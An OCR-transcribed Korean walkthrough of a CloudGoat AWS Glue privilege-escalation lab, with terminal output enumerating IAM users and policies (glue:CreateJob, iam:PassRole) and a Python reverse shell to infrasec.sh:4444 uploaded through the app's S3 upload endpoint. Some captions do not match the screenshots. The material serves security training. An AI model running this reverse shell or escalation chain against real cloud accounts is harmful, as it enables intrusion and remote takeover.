    <h1>This is data monitoring page</h1>
    <a href="/upload" id="move-link">move to upload page</a>
    <br>
    <form action="/" method="post" class="data-filter-form">
        <label for="order-data-select" class="filter-label">order_data &nbsp;</l
abel>
        <div class="select-container">
            <select id="order-data-select" name="selected_date" class="filter-se
lect">
                <option value="2023-10-01">2023-10-01</option>

                <option value="2023-10-02">2023-10-02</option>

                <option value="2023-10-03">2023-10-03</option>
```


자격 증명을 로컬 셸에 넣고 접속을 위한 환경을 준비한다.

```
export AWS_ACCESS_KEY_ID=()
export AWS_SECRET_ACCESS_KEY=()
```




```
</html>user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$
aws sts get-caller-identity
{
    "UserId": "AIDASVLKCRD2FEL3BHIIO",
    "Account": "183295445236",
    "Arn": "arn:aws:iam::183295445236:user/BoB13DFAdmin"
}
```

sts get-caller_identity




```
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ aws iam list-users
{
    "Users": [
        {
            "Path": "/",
            "UserName": "BoB13DFAdmin",
            "UserId": "AIDASVLKCRD2FEL3BHIIO",
            "Arn": "arn:aws:iam::183295445236:user/BoB13DFAdmin",
            "CreateDate": "2024-08-13T12:27:08+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-glue-admin-glue_privesc_cgid2ji57slptr",
            "UserId": "AIDASVLKCRD2FIUKWL3YR",
            "Arn": "arn:aws:iam::183295445236:user/cg-glue-admin-glue_privesc_cgid2ji57slptr",
            "CreateDate": "2024-08-18T11:23:02+00:00"
        },
        {
            "Path": "/",
            "UserName": "cg-run-app-glue_privesc_cgid2ji57slptr",
            "UserId": "AIDASVLKCRD2I3BBXDJ27",
            "Arn": "arn:aws:iam::183295445236:user/cg-run-app-glue_privesc_cgid2ji57slptr",
            "CreateDate": "2024-08-18T11:23:03+00:00"
        }
    ]
}
(END)
```

aws iam list_users




```
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ aws iam list-user-policies --user-name cg-glue-ad
min-glue_privesc_cgid2ji57slptr
{
    "PolicyNames": [
        "glue_management_policy"
    ]
}
```

aws iam list-attached-user-policies --user-name cg-data-from-web-glue-privesc-cgid2ji57slptr



```
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ aws iam get-user-policy --user-name cg-glue-admin
-glue_privesc_cgid2ji57slptr --policy-name glue_management_policy
{
    "UserName": "cg-glue-admin-glue_privesc_cgid2ji57slptr",
    "PolicyName": "glue_management_policy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "glue:CreateJob",
                    "iam:PassRole",
                    "iam:Get*",
                    "iam:List*",
                    "glue:CreateTrigger",
                    "glue:StartJobRun",
                    "glue:UpdateJob"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "VisualEditor0"
            },
            {
                "Action": "s3:ListBucket",
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::cg-data-from-web-glue-privesc-cgid2ji57slptr",
                "Sid": "VisualEditor1"
            }
        ]
    }
```


aws iam get-user-policy --user-name cg-data-from-web-glue-privesc-cgid2ji57slptr --policy-name glue_management_policy



```
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgid2ji57
slptr
2024-08-18 21:53:34         65 glue.csv
2024-08-18 20:23:10        297 order_data2.csv
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ vim script.py
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ vim script.py
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ curl -X POST -F 'file=@script.py' http://3.87.89.
27:5000/upload_to_s3
```

저장소에 처음 올렸던 glue.csv가 올라가있는 모습이다.


여기에 익스플로잇을 하기 위한 파이썬 코드를 제작하여 마찬가지로 업로드할 것이다.



user@user-VMware-Virtual-Platform: ~/Desktop/cloudgoat

```
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("infrasec.sh",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
~
```

script.py의 스크립트 내용은 다음과 같다.


```
user@user-VMware-Virtual-Platform:~/Desktop/cloudgoat$ aws s3 ls cg-data-from-web-glue-privesc-cgid2ji57
slptr
2024-08-18 21:53:34         65 glue.csv
2024-08-18 20:23:10        297 order_data2.csv
2024-08-18 22:10:17        213 script.py
```

S3 버킷 저장소에 익스플로잇 코드 script.py가 올라간 모습이다.